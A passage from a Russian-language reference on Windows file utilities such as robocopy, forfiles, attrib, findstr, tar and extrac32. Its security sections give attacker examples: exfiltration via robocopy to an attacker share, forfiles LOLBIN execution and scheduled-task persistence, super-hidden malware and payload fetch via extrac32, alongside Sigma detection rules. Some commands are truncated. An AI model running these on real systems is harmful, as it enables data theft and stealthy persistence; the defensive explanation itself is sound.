robocopy "C:\Inbox" "D:\Backup" /E /MON:5 /MOT:2 /LOG+:sync.log
```

Процесс robocopy при этом не завершается, работая как простейший механизм репликации. Для продакшн-среды рекомендуется оформлять такую задачу как службу Windows или задачу планировщика.

Коды возврата

Robocopy использует битовую маску для кодов возврата, что отличает его от большинства утилит:

Бит	Значение	Описание
0	1	Файлы были скопированы
1	2	Обнаружены дополнительные файлы в назначении
2	4	Обнаружены несовпадения (mismatched files/dirs)
3	8	Ошибка копирования некоторых файлов
4	16	Критическая ошибка

Коды 0-7 считаются успешными. Это нужно учитывать при использовании в скриптах:

```
robocopy "C:\Source" "D:\Dest" /MIR /R:3 /W:5
if %ERRORLEVEL% GEQ 8 (
    echo ОШИБКА: robocopy завершился с кодом %ERRORLEVEL%
    exit /b 1
)
echo Копирование завершено успешно (код: %ERRORLEVEL%)
```

В PowerShell:

```
& robocopy "C:\Source" "D:\Dest" /MIR /R:3 /W:5
if ($LASTEXITCODE -ge 8) {
    throw "robocopy failed with exit code $LASTEXITCODE"
}
```

Job-файлы robocopy

Robocopy поддерживает сохранение и загрузку конфигурации из job-файлов (.rcj):

Ключ	Описание
`/SAVE:jobfile`	Сохранить параметры в job-файл
`/LOAD:jobfile`	Загрузить параметры из job-файла
`/NOSD`	Не указывать исходный каталог (взять из job-файла)
`/NODD`	Не указывать каталог назначения (взять из job-файла)
`/IF`	Включить указанные файлы

```
:: Сохранить конфигурацию бэкапа
robocopy "C:\Data" "D:\Backup" /E /COPYALL /R:3 /W:5 /MT:8 /NP /SAVE:daily_backup

:: Запуск из job-файла
robocopy /LOAD:daily_backup /LOG:backup.log /TEE

:: Job-файл можно редактировать текстовым редактором
:: Формат: один параметр на строку
```

Job-файлы позволяют стандартизировать конфигурации копирования в организации: администратор создаёт набор .rcj-файлов, распространяет через групповые политики, а пользователи или планировщик запускают robocopy с нужным профилем.

Практические сценарии

Сценарий 1: Ежедневный инкрементальный бэкап

```
@echo off
set SOURCE=C:\ImportantData
set DEST=\\backup-server\backups\%COMPUTERNAME%
set LOG=C:\Logs\backup_%date:~-4,4%%date:~-7,2%%date:~-10,2%.log

robocopy "%SOURCE%" "%DEST%" /E /Z /COPY:DATSOU ^
    /XD "$RECYCLE.BIN" "System Volume Information" ^
    /XF *.tmp *.temp ~$* ^
    /R:5 /W:10 /MT:8 ^
    /LOG:"%LOG%" /NP /TEE

set RC=%ERRORLEVEL%
if %RC% GEQ 8 (
    echo [FAIL] Backup failed with code %RC% >> "%LOG%"
    eventcreate /T ERROR /ID 100 /L Application /D "Backup failed: code %RC%"
) else (
    echo [OK] Backup completed with code %RC% >> "%LOG%"
)
```

Ключ `/Z` включает режим возобновляемого копирования (restartable mode), позволяя продолжить при разрыве сети.

Сценарий 2: Миграция файлового сервера

```
:: Этап 1: Первоначальная синхронизация (в рабочее время)
robocopy "\\OldServer\Share" "\\NewServer\Share" /E /Z /COPYALL ^
    /DCOPY:DAT /R:3 /W:10 /MT:16 ^
    /LOG:C:\Migration\initial_sync.log /NP

:: Этап 2: Финальная синхронизация (в нерабочее время, разница минимальна)
robocopy "\\OldServer\Share" "\\NewServer\Share" /MIR /Z /COPYALL ^
    /DCOPY:DAT /R:3 /W:10 /MT:16 ^
    /LOG:C:\Migration\final_sync.log /TEE /NP
```

Сценарий 3: Дедупликация — поиск изменений между двумя директориями

```
:: Показать файлы, присутствующие только в источнике
robocopy "C:\Dir1" "C:\Dir2" /E /L /XX /NJH /NJS /FP

:: Показать файлы, присутствующие только в назначении
robocopy "C:\Dir1" "C:\Dir2" /E /L /XL /NJH /NJS /FP

:: Показать отличающиеся файлы
robocopy "C:\Dir1" "C:\Dir2" /E /L /XO /XN /XL /XX /NJH /NJS /FP
```

Аспекты безопасности

Эксфильтрация данных

Robocopy — один из основных инструментов эксфильтрации данных при атаках. Злоумышленник с доступом к системе может массово скопировать конфиденциальные данные:

```
:: Типичная эксфильтрация — копирование документов на внешний ресурс
robocopy "C:\Users" "\\attacker-server\exfil" *.docx *.xlsx *.pdf *.pst ^
    /S /MT:32 /R:1 /W:0 /NFL /NDL /NJH /NJS /NC /NS
```

Обратите внимание на ключи `/NFL /NDL /NJH /NJS /NC /NS` — они подавляют весь вывод, делая операцию максимально скрытной.

Обнаружение массового копирования

Для обнаружения подозрительного использования robocopy следует мониторить:

1. **Аудит процессов** (Event ID 4688): отслеживать запуск robocopy с подозрительными параметрами — копирование на внешние или сетевые ресурсы.
2. **Sysmon Event ID 1**: информация о командной строке при создании процесса.

```powershell
# Поиск подозрительных запусков robocopy в журналах Sysmon
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=1} |
    Where-Object { $_.Properties[4].Value -match 'robocopy' } |
    Select-Object TimeCreated, @{N='CommandLine'; E={$_.Properties[4].Value}}
```

1. **Объём сетевого трафика**: аномальные всплески исходящего трафика.
2. **Правила YARA/Sigma** для детектирования массового копирования:

```yaml
# Sigma-правило для обнаружения подозрительного robocopy
title: Suspicious Robocopy Exfiltration
status: experimental
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\robocopy.exe'
    suspicious_dest:
        CommandLine|contains:
            - '\\\\'   # UNC-пути
    volume_flags:
        CommandLine|contains:
            - '/MT:'
            - '/E'
            - '/MIR'
    stealth_flags:
        CommandLine|contains:
            - '/NFL'
            - '/NDL'
            - '/NJH'
    condition: selection and suspicious_dest and volume_flags and stealth_flags
```

7.2. xcopy и copy

copy — базовое копирование

Команда `copy` встроена непосредственно в `cmd.exe` (внутренняя команда), а не является отдельным исполняемым файлом. Это делает её доступной даже при повреждённой файловой системе, если cmd.exe запускается.

```cmd
:: Базовое копирование
copy source.txt dest.txt

:: Копирование с подтверждением перезаписи
copy /Y source.txt dest.txt

:: Копирование нескольких файлов
copy *.txt "C:\Backup\"
```

copy /b — бинарная конкатенация

Ключ `/b` переключает copy в бинарный режим. Это позволяет объединять файлы на байтовом уровне:

```cmd
:: Объединить два бинарных файла
copy /b file1.bin + file2.bin combined.bin

:: Разделить и собрать (в комбинации со сторонними инструментами)
:: Скрытие данных: добавить архив к изображению
copy /b image.jpg + secret.zip combined.jpg
```

В последнем примере `combined.jpg` откроется как обычное изображение в просмотрщиках, но утилиты вроде `7z` или `WinRAR` обнаружат встроенный архив и извлекут его содержимое. Это простейшая форма стеганографии.

Обнаружение: файлы, размер которых значительно превышает разрешение изображения, заслуживают проверки. Утилита `file` (из WSL или GnuWin32) определит наличие дополнительных данных после конца основного потока.

copy и Alternate Data Streams

Команда copy может работать с альтернативными потоками данных NTFS (ADS):

```
:: Записать данные в альтернативный поток
echo "скрытые данные" > "C:\public.txt:hidden"

:: Скопировать файл с основным потоком (ADS не копируются через copy)
copy "C:\public.txt" "D:\copy.txt"

:: Для копирования ADS необходим robocopy или xcopy
```

Это важно понимать: `copy` не переносит ADS. Если файл содержит данные в альтернативных потоках, при копировании через `copy` они будут потеряны. Для сохранения ADS используйте `robocopy /COPY:DATSOU` или `xcopy /O /X`.

xcopy — расширенное копирование

`xcopy.exe` (`%SystemRoot%\System32\xcopy.exe`) — промежуточное звено между `copy` и `robocopy`. Microsoft помечает xcopy как устаревший (deprecated) начиная с Windows Vista, рекомендуя использовать robocopy. Тем не менее xcopy по-прежнему поставляется со всеми версиями Windows и используется в легаси-скриптах.

```
:: Рекурсивное копирование с пустыми каталогами
xcopy "C:\Source" "D:\Dest\" /E /I

:: Копирование только изменённых файлов
xcopy "C:\Source" "D:\Dest\" /D /S

:: Копирование с сохранением атрибутов и ACL
xcopy "C:\Source" "D:\Dest\" /E /O /X /H /K
```

Основные ключи xcopy:

Ключ	Описание
`/S`	Копировать каталоги, исключая пустые
`/E`	Копировать каталоги, включая пустые
`/I`	Считать назначение каталогом, если его нет
`/H`	Копировать скрытые и системные файлы
`/K`	Копировать атрибуты (без этого ключа снимается Read-Only)
`/O`	Копировать информацию о владельце и ACL
`/X`	Копировать настройки аудита
`/D:m-d-y`	Копировать файлы, изменённые после указанной даты
`/Y`	Не спрашивать подтверждения перезаписи
`/C`	Продолжать при ошибках

xcopy vs robocopy — когда что использовать

Критерий	xcopy	robocopy
Многопоточность	Нет	Да (/MT)
Возобновляемое копирование	Нет	Да (/Z, /B)
Зеркалирование	Нет	Да (/MIR)
Мониторинг изменений	Нет	Да (/MON, /MOT)
Retry-логика	Ограничена	Расширенная
Фильтрация по дате	Только /D	/MAXAGE, /MINAGE, /MAXLAD, /MINLAD
Фильтрация по размеру	Нет	/MAX, /MIN
Поддержка UNC-путей	Ограничена	Полная
Легаси-совместимость	Высокая	С Vista+

Рекомендация: используйте robocopy для всех новых задач. Xcopy оправдан только при поддержке скриптов, работающих на Windows XP или при необходимости внутренней команды (copy).

7.3. forfiles

Назначение и синтаксис

`forfiles.exe` (`%SystemRoot%\System32\forfiles.exe`) — утилита для поиска файлов по критериям и выполнения команд над каждым найденным файлом. По функциональности напоминает `find -exec` из Unix.

```
forfiles [/P путь] [/M маска] [/S] [/C команда] [/D [+|-]дата|дни]
```

Параметр	Описание
`/P путь`	Начальный каталог поиска (по умолчанию — текущий)
`/M маска`	Маска поиска (по умолчанию `*.*`)
`/S`	Рекурсивный поиск в подкаталогах
`/C команда`	Команда для выполнения над каждым файлом
`/D дата`	Фильтр по дате последнего изменения

Переменные подстановки

В команде `/C` доступны следующие переменные:

Переменная	Описание
`@file`	Имя файла
`@fname`	Имя файла без расширения
`@ext`	Расширение файла
`@path`	Полный путь к файлу
`@relpath`	Относительный путь
`@isdir`	TRUE, если элемент — каталог
`@fsize`	Размер файла в байтах
`@fdate`	Дата последнего изменения
`@ftime`	Время последнего изменения

Практические примеры

Удаление старых логов

```
:: Удалить файлы логов старше 30 дней
forfiles /P "C:\Logs" /S /M *.log /D -30 /C "cmd /c del @path"

:: Удалить файлы старше 90 дней с выводом информации
forfiles /P "C:\Temp" /S /D -90 /C "cmd /c echo Удаляю: @path (@fdate) & del @path"

:: Удалить пустые каталоги
forfiles /P "C:\Data" /S /C "cmd /c if @isdir==TRUE rd @path" /D -60
```

Архивирование с ротацией

```
:: Переместить файлы старше 7 дней в архивную папку
forfiles /P "C:\ActiveData" /S /M *.csv /D -7 ^
    /C "cmd /c move @path C:\Archive\"

:: Сжать логи старше 1 дня
forfiles /P "C:\Logs" /M *.log /D -1 ^
    /C "cmd /c makecab @path @fname.cab & del @path"
```

Формирование отчётов

```
:: Список больших файлов с размерами
forfiles /P "C:\Users" /S /M *.* /C "cmd /c if @fsize GEQ 104857600 echo @path : @fsize

:: Список файлов, изменённых за последнюю неделю
forfiles /P "C:\Projects" /S /D -7 /C "cmd /c echo @fdate @ftime @path"
```

Использование forfiles в persistence-механизмах

Forfiles может использоваться злоумышленниками для непрямого запуска команд, обходя некоторые системы мониторинга:

```
:: Запуск произвольной команды через forfiles (LOLBIN-техника)
forfiles /P "C:\Windows\System32" /M notepad.exe /C "cmd /c calc.exe"
```

В данном примере forfiles ищет `notepad.exe` в System32 и для найденного файла выполняет `calc.exe`. Фактически это способ непрямого запуска процесса, где родительским процессом будет `forfiles.exe`, а не cmd.exe напрямую. Некоторые решения EDR не отслеживают цепочку `forfiles.exe → cmd.exe → payload.exe`.

Ещё один сценарий — использование forfiles для создания задач persistence через планировщик:

```
:: Создание задачи, которая через forfiles запускает payload
schtasks /create /tn "Maintenance" /tr "forfiles /P C:\Windows\System32 /M svchost.exe
```

В журналах планировщика видна только команда forfiles, что затрудняет быстрый анализ при инцидент-респонсе. Аналитику придётся разбирать вложенные кавычки и аргументы, чтобы понять, что реально запускается.

Обнаружение: мониторить запуск forfiles с подозрительными командами в параметре `/C`, особенно содержащими `powershell`, `mshta`, `wscript`, `cscript`, `regsvr32`, загрузку из сети. Создать правило корреляции для случаев, когда forfiles является дочерним процессом `schtasks.exe` или `at.exe`.

7.4. attrib

Назначение и синтаксис

`attrib.exe` (`%SystemRoot%\System32\attrib.exe`) управляет атрибутами файлов и каталогов файловой системы NTFS (и FAT32).

```
attrib [+|-атрибут [...]] [путь] [/S] [/D] [/L]
```

Атрибуты файлов

Атрибут	Описание
`R`	Read-only — файл доступен только для чтения
`A`	Archive — файл изменён с момента последнего бэкапа
`S`	System — системный файл
`H`	Hidden — скрытый файл
`I`	Not content indexed — файл не индексируется службой поиска
`O`	Offline — файл находится в автономном хранилище
`P`	Pinned — файл закреплён локально (OneDrive)
`U`	Unpinned — файл доступен только онлайн (OneDrive)

Ключи: - `+` — установить атрибут - `-` — снять атрибут - `/S` — обработать файлы в подкаталогах - `/D` — обработать также каталоги - `/L` — работать с символической ссылкой, а не с целевым файлом

Практические примеры

```
:: Просмотр атрибутов файлов
attrib "C:\Users\Admin\Desktop\*.*"

:: Скрыть файл
attrib +H "C:\secret.txt"

:: Сделать файл системным и скрытым (суперскрытый файл)
attrib +S +H "C:\hidden_data.dat"

:: Рекурсивно снять атрибут Read-Only
attrib -R "C:\Source\*.*" /S

:: Пометить файлы как не требующие индексации
attrib +I "C:\Database\*.mdf" /S
```

Суперскрытые файлы

Файлы с одновременно установленными атрибутами `System` и `Hidden` не отображаются в Проводнике даже при включённом показе скрытых файлов. Для их просмотра необходимо дополнительно снять флажок «Скрывать защищённые системные файлы» в настройках Проводника.

```
:: Создание суперскрытого файла
attrib +S +H "C:\Users\Public\malware.exe"

:: Обнаружение суперскрытых файлов
attrib /S /D "C:\Users\*.*" | findstr /C:"SH"

:: Снятие суперскрытого статуса
attrib -S -H "C:\Users\Public\malware.exe"
```

С точки зрения безопасности: атрибуты — это не защита, а лишь метаданные файловой системы. Любой процесс с правами на запись может изменить атрибуты. Тем не менее злоумышленники активно используют суперскрытые файлы для сокрытия вредоносного ПО, поскольку большинство пользователей никогда не включают отображение защищённых системных файлов.

```
:: Аудит: поиск суперскрытых файлов в профилях пользователей
for /d %%u in (C:\Users\*) do (
    echo ═══ %%u ═══
    attrib /S "%%u\*.*" 2>nul | findstr /C:" SH " | findstr /V /C:"AppData\Local\Micros
)
```

7.5. where, find, findstr, sort, comp, fc

where — поиск исполняемых файлов

`where.exe` (`%SystemRoot%\System32\where.exe`) ищет файлы по имени в каталогах, перечисленных в переменной `PATH`, или в указанном пути.

```
where [/R каталог] [/Q] [/F] [/T] шаблон
```

Ключ	Описание
`/R каталог`	Рекурсивный поиск, начиная с указанного каталога
`/Q`	Тихий режим (только код возврата)
`/F`	Заключить пути в кавычки
`/T`	Показать размер и дату файлов

```
:: Где находится python?
where python
:: C:\Python312\python.exe
:: C:\Users\Admin\AppData\Local\Microsoft\WindowsApps\python.exe

:: Найти все EXE-файлы в каталоге рекурсивно
where /R "C:\Tools" *.exe

:: Проверить наличие утилиты без вывода
where /Q curl && echo curl найден || echo curl не найден

:: Показать информацию о файле
where /T python
:: 113664   06.03.2026  14:22:10  C:\Python312\python.exe
```

Применение в аудите: where полезен для обнаружения конфликтов версий и подмены исполняемых файлов (DLL/EXE hijacking):

```
:: Проверить, нет ли нескольких версий критичных утилит
for %%c in (cmd.exe powershell.exe net.exe) do (
    echo --- %%c ---
    where %%c
)
```

find — простой текстовый поиск

`find.exe` (`%SystemRoot%\System32\find.exe`) выполняет поиск текстовой строки в файлах. Это простейший инструмент поиска, не поддерживающий регулярные выражения.

```
find [/V] [/C] [/N] [/I] [/OFF[LINE]] "строка" [файлы...]
```

Ключ	Описание
`/V`	Показать строки, НЕ содержащие указанную строку
`/C`	Показать только количество совпадений
`/N`	Показать номера строк
`/I`	Игнорировать регистр
`/OFF`	Не пропускать файлы с атрибутом Offline

```
:: Поиск строки в файле
find "ERROR" C:\Logs\app.log

:: Подсчёт ошибок
find /C "ERROR" C:\Logs\app.log

:: Поиск без учёта регистра с номерами строк
find /I /N "warning" C:\Logs\app.log

:: Использование в конвейере
type C:\config.ini | find "password"
ipconfig | find "IPv4"
tasklist | find /I "chrome"
netstat -an | find "ESTABLISHED" | find /C ":"
```

findstr — поиск с регулярными выражениями

`findstr.exe` (`%SystemRoot%\System32\findstr.exe`) — значительно более мощный инструмент поиска, поддерживающий регулярные выражения и множество режимов работы.

```
findstr [/B] [/E] [/L] [/R] [/S] [/I] [/X] [/V] [/N] [/M] [/O] [/P]
        [/F:файл] [/C:строка] [/G:файл] [/D:список_каталогов]
        [/A:атрибут_цвета] [строки] [файлы...]
```

Ключ	Описание
`/B`	Совпадение в начале строки
`/E`	Совпадение в конце строки
`/L`	Литеральный поиск (по умолчанию)
`/R`	Регулярные выражения
`/S`	Рекурсивный поиск в подкаталогах
`/I`	Игнорировать регистр
`/X`	Точное совпадение всей строки
`/V`	Инвертировать — показать несовпадающие строки
`/N`	Показать номера строк
`/M`	Показать только имена файлов с совпадениями
`/O`	Показать смещение символа в файле
`/P`	Пропускать файлы с непечатаемыми символами
`/C:строка`	Искать строку буквально (включая пробелы)
`/G:файл`	Загрузить шаблоны поиска из файла
`/F:файл`	Загрузить список файлов для поиска из файла
`/A:цвет`	Атрибут цвета для выделения совпадений

Регулярные выражения findstr

Findstr поддерживает ограниченный набор regex:

Синтаксис	Описание
`.`	Любой одиночный символ
`*`	Ноль или более повторений предыдущего символа
`^`	Начало строки
`$`	Конец строки
`[class]`	Любой символ из набора
`[^class]`	Любой символ не из набора
`[x-y]`	Диапазон символов
`\x`	Экранирование метасимвола
`\<`	Начало слова
`\>`	Конец слова

Важно: findstr НЕ поддерживает `+`, `?`, `{}`, `()`, `|` и другие конструкции PCRE. Для полноценных регулярных выражений используйте PowerShell или grep из WSL.

```
:: Поиск IP-адресов в логах
findstr /R "[0-9][0-9]*\.[0-9][0-9]*\.[0-9][0-9]*\.[0-9][0-9]*" access.log

:: Поиск строк, начинающихся с даты
findstr /R "^[0-9][0-9][0-9][0-9]-[0-9][0-9]-[0-9][0-9]" app.log

:: Рекурсивный поиск паролей в конфигурационных файлах
findstr /S /I /N "password" C:\Projects\*.config C:\Projects\*.xml C:\Projects\*.json

:: Поиск строки с пробелами
findstr /C:"Access Denied" C:\Logs\security.log

:: Поиск в нескольких файлах с выводом имён файлов
findstr /M /S /I "connectionstring" C:\inetpub\*.config
```

find vs findstr — сравнение

Возможность	find	findstr
Простой текстовый поиск	Да	Да
Регулярные выражения	Нет	Да (ограниченные)
Рекурсивный поиск	Нет	Да (/S)
Поиск нескольких строк	Нет	Да (через пробел или /G)
Подсчёт совпадений	Да (/C)	Нет (через `| find /C`)
Цветной вывод	Нет	Да (/A)
Конвейер	Да	Да

sort — сортировка текста

`sort.exe` (`%SystemRoot%\System32\sort.exe`) сортирует текстовый ввод построчно.

```
sort [/R] [/+n] [/M килобайт] [/L locale] [/REC символов] [/T каталог] [/O файл] [файл]
```

Ключ	Описание
`/R`	Обратный порядок сортировки
`/+n`	Начать сравнение с n-го символа в строке
`/M n`	Использовать n килобайт оперативной памяти
`/O файл`	Записать результат в файл
`/T каталог`	Каталог для временных файлов
`/L locale`	Использовать указанную локаль

```
:: Сортировка содержимого файла
sort names.txt

:: Обратная сортировка
sort /R names.txt

:: Сортировка с определённой позиции (например, по расширению)
dir /B | sort /+9

:: Использование в конвейере — топ процессов по имени
tasklist | sort /+1

:: Сортировка и удаление дубликатов (эмуляция sort -u)
sort names.txt | findstr /V /C:"" /B > sorted_unique.txt
```

comp — побайтовое сравнение файлов

`comp.exe` (`%SystemRoot%\System32\comp.exe`) выполняет побайтовое сравнение двух файлов.

```
comp [файл1] [файл2] [/D] [/A] [/L] [/N=число] [/C]
```

Ключ	Описание
`/D`	Показать различия в десятичном формате
`/A`	Показать различия как символы ASCII
`/L`	Показать номера строк различий
`/N=n`	Сравнить первые n строк каждого файла
`/C`	Без учёта регистра

```
:: Сравнить два файла
comp original.exe patched.exe

:: Показать различия в десятичном формате
comp file1.bin file2.bin /D

:: Сравнить с выводом различий как символов
comp config_old.ini config_new.ini /A /L
```

fc — сравнение файлов

`fc.exe` (`%SystemRoot%\System32\fc.exe`) — более функциональный инструмент сравнения, работающий как с текстовыми, так и с бинарными файлами.

```
fc [/A] [/C] [/L] [/LBn] [/N] [/OFF[LINE]] [/T] [/U] [/W] [/nnnn] файл1 файл2
fc /B файл1 файл2
```

Ключ	Описание
`/B`	Бинарное сравнение
`/C`	Без учёта регистра
`/L`	Сравнение как текст ASCII (по умолчанию)
`/LBn`	Максимальное количество последовательных различий
`/N`	Показать номера строк при сравнении ASCII
`/T`	Не заменять табуляции на пробелы
`/U`	Сравнение как текст Unicode
`/W`	Сжать пробелы при сравнении
`/nnnn`	Количество совпадающих строк для ресинхронизации

```
:: Текстовое сравнение двух конфигурационных файлов
fc /N config_v1.ini config_v2.ini

:: Бинарное сравнение двух исполняемых файлов
fc /B original.dll patched.dll

:: Сравнение без учёта регистра и пробелов
fc /C /W file1.txt file2.txt
```

comp vs fc — когда что использовать

- **comp** — побайтовое сравнение, полезно для проверки целостности копий бинарных файлов.
- **fc** — более гибкий инструмент: умеет сравнивать текстовые файлы построчно (аналог diff), а также бинарные файлы. Для повседневных задач fc предпочтительнее.

Практические примеры автоматизации

```
:: Мониторинг изменений конфигураций
@echo off
set CONFIG=C:\App\config.ini
set BACKUP=C:\Audit\config_baseline.ini

fc /N "%CONFIG%" "%BACKUP%" > nul 2>&1
if %ERRORLEVEL% NEQ 0 (
    echo [%DATE% %TIME%] Конфигурация изменена! >> C:\Audit\changes.log
    fc /N "%CONFIG%" "%BACKUP%" >> C:\Audit\changes.log
    copy /Y "%CONFIG%" "%BACKUP%" > nul
)

:: Поиск всех версий PowerShell в системе
where /R "C:\Windows" powershell.exe 2>nul
where /R "C:\Program Files" pwsh.exe 2>nul

:: Поиск конфиденциальных данных в файлах
findstr /S /I /M /C:"password" /C:"secret" /C:"api_key" C:\Projects\*.config
findstr /S /I /M /C:"connectionString" C:\inetpub\web.config
```

7.6. tar.exe (Windows 10+)

Встроенный tar в Windows

Начиная с Windows 10 версии 1803 (April 2018 Update), Microsoft включила в систему утилиту `tar.exe` на основе BSD-реализации (`bsdtar`, библиотека `libarchive`). Файл расположен по адресу `%SystemRoot%\System32\tar.exe`.

Это означает, что для базовых операций с архивами больше не нужны сторонние утилиты — tar, zip, gzip доступны «из коробки».

Синтаксис

```
tar [опции] [архив] [файлы...]
```

Основные режимы:

Опция	Описание
`-c`	Создать архив (create)
`-x`	Извлечь архив (extract)
`-t`	Просмотреть содержимое архива (list)
`-r`	Добавить файлы к существующему архиву

Модификаторы:

Опция	Описание
`-f архив`	Указать имя архива
`-z`	Использовать gzip-сжатие
`-j`	Использовать bzip2-сжатие
`-J`	Использовать xz-сжатие
`-v`	Подробный вывод
`-C каталог`	Сменить каталог перед операцией
`--exclude=шаблон`	Исключить файлы по шаблону

Поддерживаемые форматы

Windows-реализация tar (bsdtar) поддерживает:

- **Архивы**: tar, pax, cpio, zip, iso9660, shar, ar
- **Сжатие**: gzip (.gz), bzip2 (.bz2), xz (.xz), zstd (.zst)
- **Чтение**: 7z, rar (только распаковка, без создания)

Практические примеры

```
:: Создание tar.gz-архива
tar -czf backup.tar.gz -C "C:\Data" .

:: Создание zip-архива (да, tar.exe умеет создавать zip)
tar -cf archive.zip --format=zip -C "C:\Documents" .

:: Распаковка tar.gz
tar -xzf backup.tar.gz -C "C:\Restored"

:: Распаковка zip-архива
tar -xf archive.zip -C "C:\Extracted"

:: Просмотр содержимого архива
tar -tzf backup.tar.gz

:: Создание архива с исключениями
tar -czf project.tar.gz --exclude="node_modules" --exclude=".git" -C "C:\Projects" myap

:: Архивирование с подробным выводом
tar -cvzf logs.tar.gz -C "C:\Logs" *.log
```

Использование в скриптах

```
:: Ежедневное архивирование логов
@echo off
set DATESTAMP=%date:~-4,4%%date:~-7,2%%date:~-10,2%
set ARCHIVE=C:\Archives\logs_%DATESTAMP%.tar.gz

tar -czf "%ARCHIVE%" -C "C:\Logs" .
if %ERRORLEVEL% EQU 0 (
    echo Архив создан: %ARCHIVE%
    :: Очистить старые логи
    forfiles /P "C:\Logs" /M *.log /D -1 /C "cmd /c del @path"
) else (
    echo Ошибка создания архива
)
```

```
# PowerShell: распаковка с фильтрацией
tar -xzf archive.tar.gz -C "C:\Temp" --include="*.config" --include="*.xml"
```

Примечание: Windows-реализация tar иногда ведёт себя иначе, чем GNU tar в Linux. Основные отличия: - Пути используют `/` вместо `\` внутри архивов - Атрибуты NTFS (ACL, alternate data streams) не сохраняются в tar - Символические ссылки требуют прав администратора для извлечения - Некоторые опции GNU tar (например, `--one-file-system`, `--owner`) могут не поддерживаться

tar и PowerShell: альтернативы

В PowerShell доступны командлеты `Compress-Archive` и `Expand-Archive`, работающие с ZIP:

```
# PowerShell: создание ZIP
Compress-Archive -Path "C:\Data\*" -DestinationPath "C:\Archives\data.zip"

# PowerShell: распаковка ZIP
Expand-Archive -Path "C:\Archives\data.zip" -DestinationPath "C:\Restored"
```

Однако `tar.exe` работает быстрее на больших объёмах, поддерживает больше форматов и доступен из cmd.exe без запуска PowerShell. Для задач автоматизации, где важна производительность и совместимость с Linux-экосистемой, tar предпочтительнее.

Безопасность tar

Tar-архивы могут содержать пути с `..` (path traversal), что потенциально позволяет записать файл за пределы целевой директории при распаковке. Windows-реализация bsdtar по умолчанию блокирует такие пути, но при использовании ключа `--insecure` эта защита отключается:

```
:: Безопасная распаковка (по умолчанию)
tar -xzf archive.tar.gz -C "C:\Safe"

:: ОПАСНО: отключение проверки путей
tar --insecure -xzf archive.tar.gz -C "C:\Dest"
```

При аудите безопасности следует проверять содержимое tar-архивов перед распаковкой:

```
:: Просмотр содержимого перед распаковкой
tar -tzf archive.tar.gz | findstr "\.\."
```

7.7. expand и extrac32

expand — распаковка CAB и сжатых файлов

`expand.exe` (`%SystemRoot%\System32\expand.exe`) — утилита для распаковки файлов в формате Microsoft Cabinet (.cab) и файлов, сжатых с помощью Microsoft compress.

```
expand [-r] [-D] [-F:файлы] источник назначение
expand источник [-F:файлы] назначение
```

Ключ	Описание
`-r`	Переименовать распакованные файлы (восстановить оригинальные имена)
`-D`	Показать список файлов в архиве (не распаковывать)
`-F:файлы`	Извлечь только указанные файлы из CAB

```
:: Просмотр содержимого CAB-файла
expand -D update.cab

:: Распаковка всех файлов из CAB
expand update.cab -F:* "C:\Extracted\"

:: Распаковка определённого файла
expand update.cab -F:driver.sys "C:\Drivers\"

:: Распаковка сжатого файла с восстановлением имени
:: (файлы вида file.dl_ → file.dll)
expand file.dl_ -r "C:\Dest\"
```

Извлечение файлов из дистрибутивов Windows

CAB-файлы широко используются в дистрибутивах Windows, обновлениях и драйверных пакетах:

```
:: Извлечение файла из установочного образа Windows
:: (install.wim обрабатывается DISM, но cab-файлы внутри — expand)
expand "D:\sources\boot.wim" -F:*.* "C:\Temp\WIM_Contents\"

:: Извлечение из пакета обновления (.msu содержит .cab)
mkdir "C:\Temp\Update"
expand -F:* KB5012345.msu "C:\Temp\Update\"
expand -F:* "C:\Temp\Update\KB5012345.cab" "C:\Temp\Update\Files\"
```

extrac32 — извлечение из CAB (IE-наследие)

`extrac32.exe` (`%SystemRoot%\System32\extrac32.exe`) — утилита, исторически поставлявшаяся с Internet Explorer для распаковки CAB-файлов. Обладает схожей с expand функциональностью, но с иным синтаксисом.

```
extrac32 [/Y] [/A] [/D | /E] [/L каталог] файл_cab [имя_файла]
```

Ключ	Описание
`/Y`	Перезаписывать без подтверждения
`/A`	Обработать все CAB в цепочке (multi-cabinet)
`/D`	Показать содержимое (не извлекать)
`/E`	Извлечь все файлы
`/L каталог`	Каталог для извлечения

```
:: Просмотр содержимого
extrac32 /D archive.cab

:: Извлечение всех файлов в указанный каталог
extrac32 /Y /E /L "C:\Extracted" archive.cab

:: Извлечение конкретного файла
extrac32 /Y /L "C:\Dest" archive.cab target.dll
```

extrac32 как LOLBIN

`extrac32.exe` представляет интерес с точки зрения безопасности как LOLBIN (Living Off The Land Binary) по нескольким причинам:

1. **Копирование файлов**: extrac32 может использоваться для извлечения (фактически копирования) файлов, обходя некоторые политики ограничения.
2. **Загрузка из сети**: в старых версиях Windows extrac32 мог загружать CAB-файлы с URL. В современных версиях это ограничено, но файлы из UNC-путей по-прежнему доступны:

```
:: Извлечение из сетевого ресурса
extrac32 /Y /E /L "C:\Temp" "\\attacker-server\share\payload.cab"
```

1. **Обход AppLocker/WDAC**: если политика разрешает выполнение файлов из System32, но блокирует пользовательские каталоги, extrac32 может извлечь нужные файлы в разрешённое расположение.
2. **Копирование alternate data streams**: extrac32 работает с файловой системой на низком уровне и может использоваться для манипуляций с ADS.

Обнаружение: мониторить запуск extrac32 с UNC-путями, или с параметром `/L`, указывающим на нетипичные каталоги (Temp, Public, AppData).

```
# Sigma-правило для обнаружения подозрительного extrac32
title: Suspicious extrac32 Usage
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\extrac32.exe'
    suspicious:
        CommandLine|contains:
            - '\\\\'
            - 'AppData'
            - 'Temp'
            - 'Public'
    condition: selection and suspicious
```

7.8. makecab

Назначение

`makecab.exe` (`%SystemRoot%\System32\makecab.exe`) — утилита для создания CAB-архивов (Microsoft Cabinet). Также известна под псевдонимом `diantz.exe` (оба файла идентичны).

Синтаксис

```
makecab [/V[n]] [/D переменная=значение] [/L каталог] [источник] [назначение]
makecab [/V[n]] [/D переменная=значение] /F директивный_файл
```

Простое создание CAB

```
:: Сжать один файл
makecab file.txt file.cab

:: Сжать файл с указанием каталога для результата
makecab /L "C:\Archives" bigfile.dat archive.cab

:: Уровень подробности вывода
makecab /V3 source.dll dest.cab
```

Директивные файлы (DDF)

Для создания CAB-архивов с несколькими файлами используются директивные файлы (Diamond Directive Files, .ddf):

```
; archive.ddf - директивный файл для makecab
.OPTION EXPLICIT

.Set CabinetNameTemplate=myarchive.cab
.Set DiskDirectoryTemplate=C:\Output
.Set CompressionType=MSZIP
.Set MaxDiskSize=0
